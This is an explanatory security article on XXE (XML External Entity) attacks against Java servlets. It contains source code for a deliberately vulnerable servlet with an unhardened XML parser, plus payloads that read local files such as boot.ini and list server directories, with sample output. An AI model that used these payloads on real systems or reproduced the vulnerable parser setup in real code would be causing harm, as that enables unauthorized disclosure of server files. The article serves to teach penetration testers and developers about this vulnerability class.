Attacking Server Side XML Parsers

By Kingcope

Preface

During the audit of web applications one might come across an application which handles XML files. Specifically there can be an application which allows uploading XML files which are thereafter inserted into a database and used for later displaying on the front end of the application viewable by the user.

I came across a significant “vulnerability class” which allows an attacker (or penetration tester) to evoke a scenario which will give access to all files on the underlying file system which the application server runs as. This includes (in the case the application is programmed in the Java language) access to directory listings as well.

The conditions that need to be met so an attack is possible

As described in the former passage the attack is restricted to web applications which allow in a particular way that XML files are parsed on the server side. This can be a Java application which presents an upload form for XML files. I have seen this type of bug especially in Java web-applications, but this applies to any programming languages that allow parsing of XML files that are later on displayed.

The XML files must be used for displaying datasets on the website for the vulnerability to be exploited. Let’s take the example of a web application which after uploading the XML file displays specific entries of the XML structure.

An example of a vulnerable application

The underlying servlet container in our example will be a version of Apache Tomcat but the attack does not depend on the underlying software, it relies on the web application itself.
For simplicity our vulnerable servlet does not provide an upload form but a text box which is filled with XML data that is, after the form is submitted, parsed and parts of it displayed on the screen.

The below servlet receives its XML data in the doPost method and uses the javax.xml.parsers classes to parse the XML input. The XML is very simple and includes employee data including first and last names.


Figure 1: The vulnerable servlets awaits XML input to be parsed

The source code of the vulnerable application which is later used to disclose files and directories looks like the following and seems unsuspicious from a developers point of view.

```
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.*;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;
import org.xml.sax.InputSource;

public class VulnerableServlet extends HttpServlet {

        public void doGet(HttpServletRequest request,
                HttpServletResponse response)
                throws ServletException, IOException {

                // Arbeit an doPost() delegieren
                doPost(request, response);
        }

        public void doPost(HttpServletRequest request,
                                HttpServletResponse response)
                                throws ServletException, IOException {

                 try {

                 response.setContentType("text/html");
                 PrintWriter out = response.getWriter();

                 if (request.getParameter("xmldata") == null) {
                        out.println("<form method=\"post\" action=\"VulnerableServlet\"><textarea name=\"xmldata\"
cols=75 rows=25>Input XML data here.</textarea><input type=\"submit\" value=\"Submit\"/></form>");
                 } else {

                 StringReader reader = new StringReader( request.getParameter("xmldata") );
                 InputSource inputSource = new InputSource( reader );
                 DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
                 DocumentBuilder db = dbf.newDocumentBuilder();
                 Document doc = db.parse(inputSource);
                 reader.close();
                 doc.getDocumentElement().normalize();
                 out.println("Root element " + doc.getDocumentElement().getNodeName() + "<br>");
                 NodeList nodeLst = doc.getElementsByTagName("employee");
                 out.println("Information of all employees" + "<br>");

                 for (int s = 0; s < nodeLst.getLength(); s++) {

                   Node fstNode = nodeLst.item(s);

                   if (fstNode.getNodeType() == Node.ELEMENT_NODE) {

                          Element fstElmnt = (Element) fstNode;
                     NodeList fstNmElmntLst = fstElmnt.getElementsByTagName("firstname");
                     Element fstNmElmnt = (Element) fstNmElmntLst.item(0);
                     NodeList fstNm = fstNmElmnt.getChildNodes();
                     out.println("First Name : "  + ((Node) fstNm.item(0)).getNodeValue() + "<br>");
                     NodeList lstNmElmntLst = fstElmnt.getElementsByTagName("lastname");
                     Element lstNmElmnt = (Element) lstNmElmntLst.item(0);
                     NodeList lstNm = lstNmElmnt.getChildNodes();
                     out.println("Last Name : " + ((Node) lstNm.item(0)).getNodeValue() + "<br>");
                   }
                        }
                 }
                 } catch (Exception e) {
                   e.printStackTrace();
                 }
        }
}
```

The servlet receives the request parameter xmldata from the form shown in Figure 1 and parses it using the parse() method of the javax.xml.DocumentBuilder class.


Now let’s feed some XML to the servlet and see what the output displays.
The inserted XML to be parsed is the following employee list:



```
<?xml version="1.0"?>
<company>
        <employee>
                <firstname>Tom</firstname>
                <lastname>Cruise</lastname>
        </employee>
        <employee>
                <firstname>Paul</firstname>
                <lastname>Enderson</lastname>
        </employee>
        <employee>
                <firstname>George</firstname>
                <lastname>Bush</lastname>
        </employee>
</company>
```

Figure 2: The form is filled with XML data

When the data is parsed the user is presented with the following human readable text:



```
Root element company
Information of all employees
First Name : Tom
Last Name : Cruise
First Name : Paul
Last Name : Enderson
First Name : George
Last Name : Bush
```

Figure 3: The output of the servlet after submitting the XML file

Conducting the attack

The trick now is to manipulate the submitted XML file in a way that a first or last name contains the desired file data or directory listing after being parsed on the server side.

This is a rather easy task as per definition the XML standard allows document type declarations to precede the actual XML data. Furthermore the XML standard allows referencing a local file to be included as an “external entity”. This is the exact functionality we will use to disclose files remotely off the server.

Let’s consider the following DOCTYPE declaration:

```
<?xml version="1.0"?>
<!DOCTYPE rootelement [
  <!ELEMENT rootelement (#PCDATA)>
]>
<rootelement>Hello Jupiter!</rootelement>
```

As you can see the document type enclosed directly after the XML version tag describes the behaviour of the actual XML data. In this case it describes what data type the root element of the XML data actually is.


Then we add another describer to the DOCTYPE, which in this case is special, it is the external entity declarer which references to a local file on the system (and as we can see later also applies to directories):

```
<?xml version="1.0"?>
<!DOCTYPE rootelement [
  <!ELEMENT rootelement (#PCDATA)>
  <!ENTITY c SYSTEM "file:///c:/boot.ini">
]>
<rootelement>&c;</rootelement>
```

In the above construct you can see that the “variable” ´c´ in the XML data will be substituted by the external data of the file c:\boot.ini, meaning that the rootelement XML element will include the contents of the file c:\boot.ini after being parsed by the servlet.

So the main action a penetration tester has to take is to rewrite the DOCTYPE in a shape that it conforms to the XML elements which it actually describes. When the penetration tester has successfully written a DOCTYPE declaration which will not make the servlet fail in parsing he just has to add the “variable” ´c´ to the appropriate place in the XML elements which is later on displayed on the screen.
In our XML example the variable is placed into the elements ´firstname´ or ´lastname´ as both are shown to the user.


Let us see what happens when we input the correct DOCTYPE and click on submit.



```
<?xml version="1.0"?>
<!DOCTYPE company [
  <!ENTITY c SYSTEM "file:///c:/boot.ini">
]>
<company>
        <employee>
                <firstname>Tom</firstname>
                <lastname>Cruise</lastname>
        </employee>
        <employee>
                <firstname>Paul</firstname>
                <lastname>Enderson</lastname>
        </employee>
        <employee>
                <firstname>&c;</firstname>
                <lastname>Obama</lastname>
        </employee>
</company>
```

Figure 3: A correct DOCTYPE is presented to the servlet


As the above XML file illustrates the DOCTYPE is adjusted to the XML data, in this case only the root element of the XML data has to be adjusted and the external entity which references the local file has to be put in. The third employees´ first name is now replaced by the external entity variable and as the following figure illustrates the attack succeeds:



```
Root element company
Information of all employees
First Name : Tom
Last Name : Cruise
First Name : Paul
Last Name : Enderson
First Name : [boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect /numproc=2
Last Name : Obama
```

Figure 4: The third “First Name” now includes the contents of the requested file.

Java does not distinguish between requested files and requested folders when parsing external entities, therefore the whole file system can be traversed.



```
Root element company<br>
Information of all employees<br>
First Name : Tom<br>
Last Name : Cruise<br>
First Name : Paul<br>
Last Name : Enderson<br>
First Name : .rnd
aqua_bitmap.cpp
AUTOEXEC.BAT
boot.ini
bootfont.bin
CONFIG.SYS
cygwin
Dokumente und Einstellungen
download
DRIVERS
framework
glassfishv3
Horizon
IO.SYS
jad.exe
LikeOS
LikeOS.jpg
log.log
MSDOS.SYS
MSOCache
NTDETECT.COM
ntldr
pagefile.sys
Perl
php
plink.exe
proc
Program Files
Programme
Python23
Python27
RECYCLER
repos
silc
System Volume Information
temp
Volume_Serial_Number.txt
wamp
WINDOWS
<br>
Last Name : Obama<br>
```

Figure 5: When requesting the directory file://c:/ the whole directory structure is displayed by the vulnerable servlet.

Conclusion

As we see it is rather easy to trick the XML parser of a web application to disclose files remotely. All that has to be done by the attacker is to create the appropriate XML document.
The attack is known as the XXE (Xml eXternal Entity) attack. The scope of the attack is often unknown as it can be applied to web applications too.